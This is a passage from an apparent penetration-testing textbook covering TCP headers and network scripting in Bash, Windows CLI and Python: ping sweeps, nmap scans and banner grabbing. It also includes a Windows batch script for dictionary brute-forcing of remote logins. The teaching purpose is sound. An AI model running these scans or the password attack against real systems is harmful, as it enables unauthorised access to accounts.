▽ Transmission Control Protocol, Src Port: https (443), Dst Port: optiwave-lm (2524), Seq: 929826, Ack: 208163, Len: 0
    Source port: https (443)
    Destination port: optiwave-lm (2524)
    Sequence number: 929826    (relative sequence number)
    Acknowledgement number: 208163    (relative ack number)
    Header length: 20 bytes
  ▽ Flags: 0x10 (ACK)
      0... .... = Congestion Window Reduced (CWR): Not set
      .0.. .... = ECN-Echo: Not set
      ..0. .... = Urgent: Not set
      ...1 .... = Acknowledgment: Set
      .... 0... = Push: Not set
      .... .0.. = Reset: Not set
      .... ..0. = Syn: Not set
      .... ...0 = Fin: Not set
    Window size: 1002
  ▷ Checksum: 0x69fb [correct]

0000  00 26 cb db f3 9e 00 e0  eb 74 92 22 08 00 45 00   .&...... .t."..E.
0010  00 28 73 38 00 00 36 06  f2 6c 48 0e cc 11 0a 0a   .(s8..6. .lH.....
0020  01 02 01 bb 09 dc 6f 2d  7b 5a c6 d0 65 d4 50 10   ......o- {Z..e.P.
0030  03 ea 69 fb 00 00 00 00  00 00 00 00               ..i..... ....

Transmission Control Protocol (tcp),... Packets: 195446 Displayed: 71851 Marked: 0
```

Figure 6-6: TCP header

TCP is a connection-oriented protocol and uses a three-way handshake to establish connections:

1. A packet with only a SYN flag is a connection request.
2. An SYN-ACK packet is a successful response (as shown).
3. The ACK flag set confirms the connection acknowledgement.

TCP connections are used by application-level protocols, which add their own header and payload to the TCP stack. The TCP flags for normal processing include the following:

- **Synchronize (SYN):** Request a new connection and synchronize sequence numbers. See ECE and ACK flags.
- **Acknowledgement (ACK):** Indicates receipt of a packet and supplies a new Acknowledgement Number. SYN+ACK is used for the second packet in a three-way handshake. Normally, each data packet is sent in numbered sequence, with a numbered ACK response.
- **Finalize (FIN):** The connection can close because there is no more data to send.
- **Reset (RST):** If an error occurs, the reset flag is sent. The connection is closed forcibly or refused.

A primitive Quality of Service (QoS) mechanism in TCP is controlled with the following flags. These flags only imply a best effort at controlling timeliness and throughput:

- **Explicit Congestion Echo (ECE):** Notifies the receiver of network congestion. If SYN is also set, ECE indicates that the sender has congestion control capability.
- **Congestion Windows Reduced (CWR):** Recipient of an ECE packet acknowledges that it has reduced sending flow rate.
- **Push (PSH):** Request to forward data to the Application Layer on the recipient immediately, rather than reassemble packet fragments in Layer 4.
- **Urgent (URG):** Urgent handling of this packet by the network is requested. The TCP header's Urgent Pointer is a count of the urgent bytes in the TCP data payload field.

NOTE **TCP does not implement any QoS guarantees for timeliness, but does guarantee end-to-end data integrity.**

Window size is the maximum bytes that can be buffered by the sender for future packets. The TCP checksum verifies the integrity of both the header and the payload.

The past few sections covered how security professionals interpret packets from the network for the most important Layer 1 through 4 protocols. The next sections introduce network programming using the Linux Bash shell and the Windows command shell. These skills will be useful for all hands-on security operations.

SEED LABS

The SEED labs for this section include Tasks 3, 4, 5, and 7 of the Attacks on TCP/IP Protocols (TCP/IP Attack Lab) under the Vulnerability and Attack Labs category. This lab explains exploitable weaknesses of TCP protocols. You can access the SEED labs at `www.cis.syr.edu/~wedu/seed/all _ labs.html`**.**

Network Programming: Bash

The major command shells for Linux and Unix include the C shell (csh); Bourne shell (sh), which is the default on many Unix operating systems; and the Bash shell (bash), which is the default on many Linux operating systems. This chapter uses the Bash shell on Linux and points out any major differences with Unix.

Bash is available on Linux and Unix systems, but it is not always the default. Your default shell is listed on your account line in `/etc/passwd`. Modify that line using the path returned by this command:

```
# which bash
```

NOTE **The examples in this book, which are based on BackTrack, assume that your Bash shell is at** `/bin/bash`**.**

You can write a single-line bash script directly on the command line. A multiline bash script is stored in a text file for invocation from the command line. Every bash script and bash command has standard input, standard output, and standard error. A command can send from its standard output to another's standard input using a pipe, as in this script:

```
# cat /tmp/alertIPs | sort | uniq -c | sort -nr
```

This single line pipes a file (`cat`), sorts an IP list (`sort`), eliminates duplicates (`uniq`), counts them (`uniq -c`), and sorts the results in reverse (`-r`) numerical (`-n`) order. Chapter 9 reuses this many times for log analysis.

A script can output to a file at the end of a command line as in the following examples:

```
# sort /tmp/alertIPs | uniq -c | sort -nr > NewFile.txt
# sort /tmp/alertIPs | uniq -c | sort -nr >> AppendedFile.txt
# sort /tmp/alertIPs | uniq -c | sort -nr | tee NewFile.txt
```

The `>` or `1>` creates a new file or replaces one of the same name. The `>>` appends to a file. The first two shows no output to the user. The `tee` command shows output to the user and creates or replaces the file; this is useful for monitoring the progress of a script while saving the output.

Another command separator, the semicolon (`;`), denotes a sequence of commands. For example:

```
# echo Hello Universe! > /tmp/tmp ; cd /tmp ; ls ; cat tmp ; rm tmp ; ls
; cd ~
```

These commands are executed one after the other, including create a file `/tmp/tmp`, change directory to `/tmp` (`cd`), type that file (`cat`), remove the file (`rm`), directory listing, and change to your home directory (`cd ~`).

Redirection of input and output (I/O) can be accomplished using the notation for standard input (`<` or `0<`), standard output (`>` or `1>`), and standard error (`2>`). For example, to redirect standard error to standard output and append to a single log file:

```
# mount error  >>  log.txt  2>&1
```

Similarly, standard input can be redirected from a file:

```
# sort | uniq -c | sort -nr < /tmp/alertIPs
```

or

```
#  sort | uniq -c | sort -nr 0< /tmp/alertIPs
```

You will use I/O redirections in sophisticated ways for pen testing with netcat, a powerful tool for relaying network traffic from the Linux and Windows command line (see Chapter 8).

Bash for Basic Network Programming

Suppose you want to find active hosts on a /24 subnet; the host could be at any address between 10.10.100.1 and 10.10.100.254. First, you need a way to generate all the numbers 1 to 254. The `seq` command runs on Linux and Solaris systems:

```
# seq 1 254
```

You can transform this sequence into a command-like argument by using any of the following syntaxes:

```
# echo `seq 1 254`
# echo $(seq 1 254)
# echo {1..254}             but not on Solaris
```

There are several types of quotes. Back quotes (`` ` ``) evaluate the expression before the main command is executed. Single quotes(`'`) yield a literal expression (no evaluation at all), and double quotes (`"`) allow evaluation of expressions and script parameters `$1`, `$2`, `$3`, which are covered later.

The `ping` command is your network probe. By default, `ping` runs in an infinite loop on Linux, and four times on Windows. Because you are doing many pings, you want the script to run fast without waiting too long for non-response. The following `ping` command suffices:

```
# ping -c1 -w2 10.10.100.100
```

`ping` sends one time (`-c1`) and only waits 2 seconds (`-w2`) for a response. You can use a bash `for` loop to iterate:

```
# for  i in `echo {1..254}`;    do   ping -c1 -w2 10.10.100.$i;    done
```

The variable `i` is given each successive value 1…254; the `ping` is executed; and the output is sent to the command-line terminal. Because this is a single-line command, it can be used on a remote machine that you have exploited and created a command shell during a pen test.

Bash Network Sweep: Packaging a Script

Instead of retyping the `for` loop every time you want to ping sweep, you can package this useful operation as a script. The convention is to indicate the shell type on the first line; basic shell (sh), bash, Python, and Perl are options (use the `which` command).

For example, create the following text file "sweep" and then use `chmod +x` to make it executable:

```
#!/bin/bash
# for  i in `echo {1..254}`;    do   ping -c1 -w2 10.10.100.$i;    done
```

Now, the `sweep` command is all that is needed to send the pings:

```
# ./sweep
```

However, this script has a problem. Try to abort the script. You cannot; it must run its course. Adding a `trap` function enables you to Ctrl+C exit, like this:

```
#!/bin/bash
trap bashtrap INT
bashtrap() { echo "Bashtrap Punt!"; exit; }
for  i in `echo {1..254}`;    do   ping -c1 -w2 10.10.100.$i;    done
```

Suppose you want to use this script on other subnets. You could edit the script and replace the IP numbers, but that can be a risky proposition because you could easily break the program.

Another solution is to use a bash parameter to minimize your need to modify complex code. bash parameters are `$1`, `$2`, `$3`… representing the first, second, and third script arguments on the command line. For example:

```
# ./myscript.sh Parm1 arg2 p@rm3 @rg4 10.10.100
```

In this script, `$1` substitutes the value `Parm1`, `$2` is `arg2`, and `$5` is `10.10.100`. The expression `$0` is `./myscript.sh`, and `$*` is equivalent to `$1 $2 $3 $4 $5`. The expression `$#` yields the number of command-line parameters, `1 ... N`.

You can apply this to your ping sweep to substitute the IP address with a parameter:

```
#!/bin/bash
trap bashtrap INT
bashtrap() { echo "Bashtrap Punt!"; exit; }
for  i in `echo {1..254}`;    do   ping -c1 -w2 $1.$i;    done
```

Parameter `$1` supplies the IP prefix as in 192.168.10. Suppose that most of the time you are scanning 10.10.100, but you also want the flexibility of using an IP parameter. You can make this conditional using a bash `if` statement:

```
#!/bin/bash
trap bashtrap INT
bashtrap() { echo "Bashtrap Punt!"; exit; }
if    $(test $# -eq 0 );    then    network="10.10.100";    else
network=$1;    fi
for  i in `echo {1..254}`;    do   ping -c1 -w2 $network.$i;    done
```

The `if` statement tests the number parameters (`$#`); if there are no parameters, as in your original sweep script, the default is 10.10.100. A bash variable `network` is assigned this value. Otherwise, `$network` becomes the value of the first parameter (`$1`) and is used in the ping to form the IP address (`$network.$i`).

TIP **Use `# man test` to discover many other comparison operators.**

The output is quite cluttered; Chapter 9 explains convenient techniques of filtering output using `gawk` and `sed`.

Bash Network Scanning Using While

Ping only reveals the presence of a responsive host. If ICMP is blocked then the host might be available but not returning messages. Suppose you want to get more information such as OS type, open service ports, and service version numbers. Luckily, there is a powerful network scanning tool available called `nmap`. An `nmap` command like the following retrieves the desired information:

```
# nmap    -O   -sV    --top-ports 9    10.10.100.10
```

The `-O` option scans for OS type; `-sV` checks for service versions on open ports; `--top-ports 9` scans the top nine most likely ports to be open, based on a widespread survey of the Internet; and `10.10.100.10` is the remote host address to scan.

Because you know the active hosts on your network from the previous ping sweep, you can focus your scan where it will be most productive. If you store the last IP digit, line-by-line, in a file called hosts, a script like this iterates through the hosts, reconstructing the full IP addresses. This example is an introduction to the bash `while` command.

```
# while    read n;    do    echo 10.10.100.$n;      done    < hosts
```

The `while` statement is performing I/O (read) from a standard input file (`< hosts`) line-by-line; the variable `n` becomes each last IP digit, and is typed to standard output by the `echo` command.

Replacing the `echo` command with the `nmap` scan, you can scan all the active hosts for OS, services, and versions like this:

```
# while read n; do nmap -O -sV --top-ports 9  10.10.100.$n;  done <
hosts
```

The output is a bit hard to read, so you can add some more blank lines and labels like this:

```
while read n; do echo -e "\nSCANNING 10.10.100.$n"; nmap -O -sV --top-
ports 9 --reason 10.10.100.$n; done < hosts
```

The `echo` command sends a blank line with the `-e` option (enable escapes) and `\n` (newline) in the expression. Backslash (\) is the escape character. The quoted expression for `echo` evaluates to newline, text (SCANNING), and IP address. Here you add the `nmap --reason` option, which provides a more descriptive output, especially in case of no response by the host to probe packets.

Finally, you can package this script in a file with the usual accoutrements to make it a reusable tool in our cybersecurity arsenal, like this:

```
#!/bin/bash
trap bashtrap INT
bashtrap() { echo "Bashtrap Punt!"; exit; }
if $(test $# -eq 0 ); then network="10.10.100"; else network=$1; fi
while read n; do echo -e "\nSCANNING $network.$n"; nmap -O -sV --top-
ports 9 --reason $network.$n; done < hosts
```

Chapter 7 introduces many more `nmap` features.

Bash Banner Grabbing

Banner grabbing is another scanning technique, which can be very revealing. A banner is the first response a service makes after a TCP connection is made to an open port. For example, if you connect to SSH, FTP, or Telnet, the service responds with a short welcome message and asks for your username. In its banner, the service generally describes itself—for example, the web server, OS, and version numbers for HTTP. To grab a banner using `netcat`, use the following:

```
# nc -n -v -w1 10.10.100.100  22
```

NOTE **HTTP requires a connection string from the client**—`“HEAD / HTTP/1.0” <Enter> <Enter>`**—before the banner is returned.**

This `netcat` command returns an SSH banner if that service is running on 10.10.100.100 port 22. The `-n` option means use numeric IP addresses; the `-v` option is for verbose; the `-w1` option times out if the connection is not established within 1 second.

If the connection is successful, `netcat` stays connected to the host for additional standard input and output. You can make `netcat` grab the banner and disconnect immediately like this:

```
# echo "" | nc -n -v -w1 10.10.100.100  22
```

Piping an empty string to `netcat` from `echo` effectively terminates standard input, causing the service to drop the connection after the banner is sent.

TIP **A netcat command line that does banner grabbing on a contiguous range of ports is** `# echo “” | nc –v –n –w1 10.10.100.100 1-500`**. Use Wireshark to observe the TCP three-way handshake (SYN, ACK, SYN-ACK) and the service disconnection (FIN, RST).**

To scan a number of services on the same host, you can create a file with a corresponding port number on each line (called ports), and the following script performs the banner grabbing:

```
# while read port; do echo "" | nc -n -v -w1 10.10.100.10 $port; done <
ports
```

Now to scan these port numbers on selected hosts, you can add another `while` loop, which reads the final IP digit from the hosts file:

```
# while read host; do echo "10.10.100.$host"; while read port; do echo
"" | nc -n -v -w1 10.10.100.$host $port; done < ports ; done < hosts
```

The outer `while` loop is iterating through the host IP addresses, one-by-one. For each IP address, the inner `while` loop scans its ports.

Now adding the usual accoutrement to convert this into a reusable script, you have the following:

```
#!/bin/bash
trap t INT
function t { echo -e "\nExiting!"; exit; }
if $(test $# -eq 0 ); then network="192.168.1"; else network=$1; fi
while read host; do
    echo –e "\nTESTING $network.$host PORTS...";
    while read port; do
        echo -n " $port";
        echo "" | nc -n -v -w1 $network.$host $port;
    done < ports
done < hosts
```

This section introduced the `netcat` tool for banner grabbing and nested `while` loops, for selectively scanning in two dimensions: IP addresses and port numbers. In the next few sections I cover the same capabilities for the Windows command line. The concepts are very familiar, and the syntax is similar, but there are distinct differences, which are pointed out in the following sections.

Network Programming: Windows Command-Line Interface (CLI)

A Windows Command-Line Interface (CLI or `cmd.exe`) terminal window can be opened from the Accessories folder or by entering `cmd` in the Run command dialog box within the Start Menu.

Instead of embedding the path for the command-line interpreter (as you would with bash or Python), Windows files indicate their executable purpose with the file extension: `.bat` for command-line batch scripts, `.exe` for executable, and `.py` for python. You can invoke these using the script name without the extension. By default, the current directory is in the execution path.

TIP **Avoid giving your scripts the same names as known system commands; for example, do not create a script named `ping.bat`.**

Just like bash, the Windows command line has pipes and standard I/O, for example:

```
C:\> type list.txt | sort /r >> sorted.txt & dir /b /s & type sorted.txt
```

These commands pipe `list.txt` to the `sort` command, which sorts in reverse order (`/r`), and appends the result to the file `sorted.txt`; then the `dir` command makes a directory listing, which is brief (`/b`) and shows full paths (`/s`), and finally the sorted file is sent to standard output.

Windows has two command separators: `&` and `&&`. `&` is sequential execution, when the previous command completes. `&&` provides sequential execution only if the previous command completes successfully, for example:

```
C:\> net use \\10.10.100.100 passw0rd /u:testuser && echo SUCCESS & net
use \\10.10.100.100 /del
```

The command remotely logs in to the testuser account with the indicated password on host 10.10.100.100. If the login is successful, the `echo` command announces success and then drops the connection (`net use /del`).

It is useful to know a few command-line shortcuts. The keyboard's up arrow reenters the previous command. Press the up arrow repeatedly to see previous commands. You can edit a command by using the left and right arrows to navigate. You can use the delete and backspace keys to remove characters and then type new content. The command terminal has an Edit menu with a Copy command; highlight lines with the mouse and select Edit ➪ Copy to Clipboard. To paste into a command line, click to place the cursor at the command prompt and then press Shift+Insert. Shift+Insert and Copy are useful for moving scripts and data into and out of the command-line environment to text editors and browsers. There is a built-in text editor (`edit` command), which is convenient for creating scripts.

Windows Command Line: Network Programming Using For /L

Windows has two major types of `for` loop commands: `for /L` and `for /F`. The former works like bash `for` loops, and the latter operates more like bash `while` loops.

You can write a ping sweeper script in a single command line like this:

```
C:\> for /L %h in (2, 1, 255)  do ping -n 1 10.10.100.%h
```

The variable `%h` has a start value of 2, a step increment of 1, and an upper limit of 255. The script sends a single `ping` (`-n 1`) to 10.10.100.2 and all IP addresses up to 10.10.100.255, and it reports the results to standard output.

Additional commands could be added to this script using `pipe`, `&`, and `&&` command sequence separators. For example, you can clean up the output considerably like this:

```
C:\> for /L %h in (2, 1, 255)  do @ping -n 1 10.10.100.%h | find "byte="
> /nul && echo Host at 10.10.100.%h
```

This script uses the `find` command (like `grep` on Linux) to filter the output to successful pings. The `find` command's output is then shunted to the trash (`/nul`), and when `find` is successful (`&&`), the `echo` command reports the successfully pinging host. You also cleaned up the output by using the at sign (`@`) before the `ping`, to suppress the command-line echoing.

NOTE **The trash folder is commonly called the bit bucket.**

TIP **Examine successful versus unsuccessful outputs to find unique strings you can match upon success or failure.**

To convert this script to a batch file, you need to change the variable names from `%h` to `%%h` (single to double percent), and save the script to `sweep.bat`. You can add a parameter for the address prefix by creating a new environment variable using the `set` command. The resulting script is the following:

```
set network=%1
for /L %%h in (2, 1, 255)  do @ping -n 1 %network%.%%h | find “byte=” >
/nul && echo Host at %network%.%%h
```

Invoke this script like so:

```
$C:\> sweep 192.168.10
```

The `set` command creates the Windows environment variable `network`; its value is set to the first command-line parameter, such as 192.168.10 in the example invocation. The value of `network` is retrieved later using the syntax `%network%`. The `for` loop variable uses the `%%h notation` as described.

Windows Command Line: Password Attack Using For /F

In this section, you develop a bash script that performs a brute force password attack on Windows. In a brute force attack, a script makes repeated login attempts, guessing different commonplace passwords from a list called a password dictionary. Password dictionaries and dictionary generators are easily found through Internet searches, from sites such as darknet.org.uk (`http://tiny.cc/b7a19=`).

TIP You never know where a displayed URL will take you based on the hyperlink text. Compare the underlying hyperlink. Tiny URLs are even more obscure. Add an = as shown and tiny.cc reveals the underlying link. As a further precaution, use a search engine that warns of malware (such as Google) or an antivirus safe-browsing feature.

If you have a password list in `pass.txt`, a simple `for` loop that iterates through the passwords looks like this:

```
C:\>  for /F %p in (pass.txt) do @echo %p
```

This `for /F` loop reads the file `pass.txt` line by line and echoes each line to standard output.

Applying the previous `net use` example, the following script performs password guessing:

```
C:\> for /F %p in (pass.txt) do net use \\10.10.100.100 %p /u:testuser
&& echo PASS=%p & net use \\10.10.100.100 /del
```

This script iterates through the password dictionary, trying to remotely log in with `net use`; when successful it echoes the password and deletes the connection.

To convert this into a script file, `brute.bat`, you can add some of the techniques from previous example scripts:

```
set ipaddr=%1
set usertarget=%2
for /F %%p in (pass.txt) do @net use \\%ipaddr% %%p /u:%usertarget% 2> /
nul && echo PASS=%p & net use \\%ipaddr% /del
```

This script can be invoked like this:

```
C:\> brute 192.168.10.10 smith
```

The `brute.bat` script takes two command-line arguments: an IP address (`%1`) and a username (`%2`). Environment variables are set to these values. The output is partially scrubbed by adding the at sign (`@`) to the first `net use` and sending the standard output (`2>`) to the bit bucket.

TIP **Be sure to check the current environment variable using the `set` command with no arguments. Avoid conflicting with existing variable names.**

The next section explores some techniques for accelerating scans using Python programming.

Python Programming: Accelerated Network Scanning

In this section I provide a brief introduction to Python, an interpreted scripting language, which you use to accelerate network scanning. Python is a lower level language than bash or Windows scripting, meaning that you can do much more fine grain operations and data structures. Time overhead for executing statements in Python is improved, and the code has the advantage of portability; it can run easily on Windows and Linux.

You will encounter a few major classes or programming languages. You have seen the command-line languages for Windows and Linux. The next class is comprised of interpreter-based scripting languages, such as Perl, Ruby, and Python. The third class is comprised of systems programming languages such as Java and C++.

NOTE **Scripting languages can be compiled for speed and are not always used with a command-line interpreter.**

Languages that defy easy classification in these terms are JavaScript (Internet browser code), Java Server Pages (JSP), Active Server Pages (ASP), and Visual Basic (which is built into most Windows desktop applications). JSP and ASP are web-enabled, server-side executable versions of Java and Visual Basic (s VBScript language).

It is said that an interpreted scripting language requires about eight times fewer statements than a systems programming language to accomplish the same function. One of the reasons is the extensive pre-existing library code available for Python. There is a similar ratio between interpreted scripting languages and command-line languages.

TIP **Search the Python manuals and libraries to find existing code, classes, and methods to meet your needs. For example, to search the Python manuals for version 2.6, use a Google search like** `site:docs.python.org -3.1 -3.2` **to eliminate hits from the wrong version's documentation.**

Python and Perl are popular languages for information technology (IT) security tools. For example, there are about 2,500 Python and 1,500 Perl scripts under `/pentest` in a recent release of BackTrack.

Python is an unusual language in that it eliminates most statement separators. For example, the code in Listing 6-1 performs a ping sweep comparable to the previous code in the bash and Windows scripts. The performance of all three serial ping sweeps is indistinguishable.

Listing 6-1: Python source code for serial scanning

```
#!/usr/bin/python
import os
import sys

scan="ping -c1 -w1 "
max=62

for h in range(1,max):
   ip = "192.168.85."+str(h)
   out = os.popen(scan+ip,"r")
   sys.stdout.flush()
   print out.read()
```

This program, `serial.py`, imports external classes and methods from operating system libraries (os and sys). The `for` loop defines the number of pings. An IP address is formed by concatenating the iterator variable (`h`) recast as a string (`str(h)`). The `ping` command is formed through another string concatenation and executed by the OS method `popen`. Any data queued in the standard `out` pipeline is flushed and then the result is printed.

NOTE **Python terminology is object-oriented—classes and methods, rather than functions.**

Every operation is serialized, meaning that the execution time is the sum of the time for all the commands in a row. An accelerated version of this code is shown in Listing 6-2. The code uses multi-threading, a lightweight way to parallelize operations on a single computer. By starting a large number of operations very rapidly, you can dramatically reduce the overall time. For example, this code runs the ping sweep about 60 times faster than the serial versions, as if all the pings were started at the same time. This speedup shows that this form of scan acceleration can have practical applications in IT security testing.

Listing 6-2: Python source code for fast multi-threaded scanning

```
 #!/usr/bin/python
import os
from threading import Thread
import time
start=time.ctime()
print start

scan="ping -c1 -w1 "
max=65

class threadclass(Thread):
   def __init__ (self,ip):
      Thread.__init__(self)
      self.ip = ip
      self.status = -1
   def run(self):
      result = os.popen(scan+self.ip,"r")
      self.status=result.read()

threadlist = []

for host in range(1,max):
   ip = "192.168.85."+str(host)
   current = threadclass(ip)
   threadlist.append(current)
   current.start()

for t in threadlist:
   t.join()
   print "Status from ",t.ip,"is",repr(t.status)

print start
print time.ctime()
```

Listing 6-2 begins with the import of external classes and methods, in particular, the classes `os`, `Thread`, and `time`. Instrumentation code prints the start time and, at the bottom, the ending time.

A new class, `threadclass`, is defined, which implements one instance of a parallel thread. It is a subclass of `Thread`, inheriting all of its state and methods. The default initialization function (`def__init__`) stores an IP address (`self.ip`) and status locally. The default execution function (`run`) performs the ping and stores the result (as `self.status`).

The `threadlist` is a Python list data-type that can be dynamically appended. There are two `for` loops. The first `for` loop launches all the threads. The second `for` loop joins the results from the threads and prints them.

The launch `for` loop concatenates the IP address and then initializes a thread instance. The instance is appended to `threadlist` for later. The new thread is then started, invoking the `run` method.

The join `for` loop, iterates through the `threadlist`. Each thread is rejoined with the main process, terminating its independent parallel execution and then the result is printed.

Summary

In this chapter, I covered networking theory, network packet interpretation, and network programming for three scripting languages. In the next two chapters I apply these concepts to vulnerability assessment and penetration testing (pen testing).

This chapter covers two major topics. Protocol analysis is an introduction to networking fundamentals at the on-the-wire packet sniffing level. Network programming includes scripting skills, which are generally useful for security testing and software developers. Protocol analysis is widely practiced by cyber-security professionals, but network programming is a more elite and sophisticated set of skills that too few professionals ever master.

The first section, on networking theory and practice, summarizes the fundamental difference between the OSI standards model and actual network implementations on LANs and the Internet.

The next sections about frequently encountered network protocols walk the reader through hands-on examples of protocol analysis using Wireshark. In general, it is rare, in practice, for cyber professionals to manually pick apart network protocol headers; rather, it is comparatively easy to let automation (e.g., Wireshark) do its job and perform the packet header analysis. In Chapter 9 I show how you can capture and replay network traffic for later offline analysis, allowing you to connect network event alerts with packet-level transactions. The widely used protocols and headers from ARP, IP, ICMP, UDP, and TCP are explained with Wireshark examples.

The network programming sections covered three scripting languages: bash, Windows CLI, and Python. bash and CLI are covered in-depth with many examples, and Python is introduced for its ability to accelerate scanning through multi-threading. The Python section is an introduction to the much more extensive experimentation in cyber warfare techniques in Chapter 14.

Bash is an operating system shell supporting a scripting language that runs on Linux and Unix systems, lending more portability to its scripts than the native operating system shells. Basic techniques for pipes, standard output, standard input, and standard error are covered. A basic security application for discovering machines on a network, a ping sweep, is introduced as a single line program (suitable for raw shells), and as a packaged script with interrupt event, parameters, conditionals, and for loops. Next, some examples of bash programming with while loops leads up to a sophisticated example of network banner grabbing.

The Windows CLI sections parallel those presented for bash for equal coverage. Cybersecurity professionals should be proficient in both Windows CLI and bash for several reasons. The machines we are testing come in both varieties, and the tools available for each platform are complementary. Cybersecurity testers must use both platforms to get the most value out of available tools.

Similar to the bash sections, Windows CLI standard IO, pipes, and command sequences are covered. The `for` loop is introduced with some ping sweeping scripts. As a relatively sophisticated scripting example, a password attack program is developed and explained in detail.

The chapter concludes with an example of network programming using the Python scripting language. Python is a very useful language because its programs are highly portable between platforms. Python is a lower level language than bash and Windows CLI scripting, meaning that, it executes much faster, but it also requires more code to accomplish similar tasks.

Assignments

1. Download and install Wireshark, or use the Wireshark embedded in BackTrack. Begin a network capture. Which protocols can you identify? Which layers are they running in?
2. Use Wireshark to isolate ARP (or another protocol) messages on your network. Identify the machines that are generating the messages.
3. Write a Windows or Linux shell script that performs a ping sweep reading the IP addresses from a file. Practice creating and appending to this file using command lines instead of a text editor.
4. Use `nmap` to perform a thorough scan of a system on your network. Consult online `nmap` documentation to select `nmap` command-line options. Has `nmap` found any potential vulnerabilities?
5. Program a banner grabbing script using a `for` loop on Windows or Linux to scan a range of addresses. Which application banners were you able to discover?

CHAPTER

7

Reconnaissance, Vulnerability Assessment, and Cyber Testing

In this chapter I summarize security testing methodology, network scanning, vulnerability probing, and system fingerprinting. I then cover best practices for test planning.

I also introduce security-testing techniques and build on this introduction with a discussion of pen testing techniques in Chapter 8. There is a clear dividing line between this chapter's techniques, which are generally legal in most jurisdictions, and the next chapter's techniques, which are generally illegal without written permission from the system owners.

NOTE **To perform either class of tests, you should be aware of laws in your locality, as well as any jurisdictions through which your test packets transit. All of the laws of all the countries and jurisdictions carrying your test packets apply to your tests.**

Types of Cybersecurity Evaluations

Cybersecurity evaluation is part of an overall risk management process. The main phases of this process include risk assessment, certification testing, and accreditation. *Risks* are potential harm that can be caused by a threat. *Vulnerabilities* are system weaknesses that can be exploited by threats to convert risks into security issues. *Security issues* are what happens after a risk has been successfully exploited.

Vulnerability testing and penetration testing are complementary techniques. Vulnerability testing is the more comprehensive of the two. In vulnerability testing you are searching for all potential weaknesses. In penetration testing, you perform some vulnerability testing and then you actually exploit discovered weaknesses. The actual exploitation is not a comprehensive test; it is a dramatic demonstration of the potential harm due to latent vulnerabilities.

NOTE **A threat is anything that can convert a potential risk into a realized security issue. For example, a threat can be an attacker, a self-replicating malware worm, an intense storm, a malicious insider, a power failure, and so forth.**

Because you cannot completely eliminate all cyber risks, you must understand and prioritize risks in your risk assessment. In a certification test plan you address the vulnerabilities for the highest priority risks.

The certification test ascertains the truth about the vulnerabilities to the greatest extent possible. In particular, you want to know the severity of system vulnerabilities (aligned with risks) and the mitigation steps needed to harden the system. When the risks, vulnerabilities, and mitigation steps are known, an executive authority can decide to accept the risks and their mitigation plans, which is called *accreditation*.

A number of approaches are available for system security certification. When applied with regularity, these are all forms of information assurance (IA). The following sections describe some of the major types of system security certification.

NOTE **IA is commonly used as a synonym for information technology (IT) security. The term assurance connotes a regular or continuous assurance in a changing environment.**

Body of Evidence (BOE) Review

A body of evidence (BOE) review is a complete set of system and security documentation available for certification. The BOE review should contain sufficient information to perform a credible security certification. A BOE review typically includes the following:

- Concept of operations (CONOPS)
- Risk assessment (RA)
- System security plan (SSP)
- Security assessment plan (SAP)
- Security assessment report (SAR)
- Signed accreditation documents

A BOE review can stand on its own as a certification task; however, the BOE review is always performed as part of other forms of certification, such as pen tests. Certain vulnerabilities can be discovered from the BOE review, and certifiers need to understand the system (from the BOE) in order to run effective tests.

Penetration Tests

In a penetration test, systems are attacked by white-hat hackers (pen testers) to evaluate defenses and prove the existence of vulnerabilities. Pen tests are required by best practices, such as the payment card industry (PCI) and data security standard (DSS). Best practice is to conduct a pen test with a vulnerability assessment and BOE review.

Vulnerability Assessment

In a vulnerability assessment, systems, policies, and procedures are evaluated for any weaknesses. Systems are probed locally or remotely. For example, registry keys, group policy objects, patch levels, default settings, and external ports/protocols are assessed. Vulnerability assessment is designed to discover all possible security weaknesses, whereas pen testing can succeed by discovering only one system weakness. Best practice is to conduct a vulnerability assessment with a BOE review and then pen test if the system owners allow it.

Security Controls Audit

During a security controls audit, formal assessments are made of the organization, security policies, systems, and operational implementation of policies. An audit can include other forms of certification, such as vulnerability testing or penetration testing. Security controls audits are conducted within formal audit frameworks such as Control Objectives for Information Technology (COBIT) and the NIST 800 series standards. Vulnerability assessments and controls audits have similar goals, but they are conducted by different disciplines. Vulnerability assessments are performed by security testers with IA test methodologies, whereas controls audits are completed by auditors within formal controls frameworks. The next section covers IA test methodologies.

Software Inspection

Software inspection applies to any phase of system development. Because security issues are primarily caused by software defects, software inspection is one of the most effective techniques for the elimination of vulnerabilities. An inspection team is formed, and samples of the source code and documentation are parceled out. Each page is examined very carefully for defects. The team then reviews the findings, which notes any defects throughout the code and documentation. Inspection is an in-depth investigative procedure; but it is usually not comprehensive; it is based upon a sampling of the code or documentation. Reviews, in contrast, involve informal oversight and are usually intended to be somewhat comprehensive, but because they are often not systematic, reviews are prone to missing important latent defects in design and implementation. Testing, on the other hand, is intended to review the actual properties of the implementation, which might vary significantly from the appearance of the code and documentation.

TIP **Early elimination of defects is the most cost effective best practice.**

TIP *Software Inspection* **(Addison Wesley, 1994, ISBN 978-0-201-63181-4) by Tom Gilb, and D. Graham defines best practices for software inspection. It is widely agreed that software inspection works.**

Iterative/Incremental Testing

Security testing begins early in system development and focuses on portions of the system as they are stabilized. Security testing can synchronize with agile methods or other iterative development processes. The security team can also contribute security engineering to the development. With iterative/incremental testing, the security of a system is baked-in correctly during development, rather than being handled as an afterthought. Previous approaches to certification assume formal documentation and/or deployed systems. This naturally delays security concerns to the end of system development, after it is too late or too expensive to do security correctly (see the No Time for Security antipattern in Chapter 2).

Understanding the Cybersecurity Testing Methodology

Cybersecurity is awash in methodologies, many tied to professional certifications. An informal method for security testing follows the phases typically used by malicious attackers. In the case of cybersecurity, you use any of the following techniques to conduct ethical hacking, which is a professional service that helps clients to strengthen their IT defenses. Note that these ethical hacking steps are not always followed in the same order and might involve some iteration as well.

Each step generates useful information about the target systems that support the successful execution of subsequent steps.

1. **Reconnaissance**: Testers perform general research, such as Internet searches, to reveal information useful to attackers, such as equipment types (often listed in job ads), uniform resource locators (URLs), usernames, domain names, IP addresses, e-mail addresses, and vulnerable servers (for example, from Google hacks).

NOTE **Social engineering is a powerful reconnaissance technique, but it is rarely authorized for use by security testers in practice.**

2. **Network and Port Scanning**: Testers use network scanning tools (primarily nmap) to discover active hosts, their open ports, and likely network services.
3. **Policy Scanning**: Testers conduct policy scans, comparing system and application configurations with best practice benchmarks for security hardening.
4. **Vulnerability Probes and Fingerprinting**: Testers use vulnerability scanners to perform local and network probes, such as Nessus, nmap, and OpenVas, to discover potential vulnerabilities.
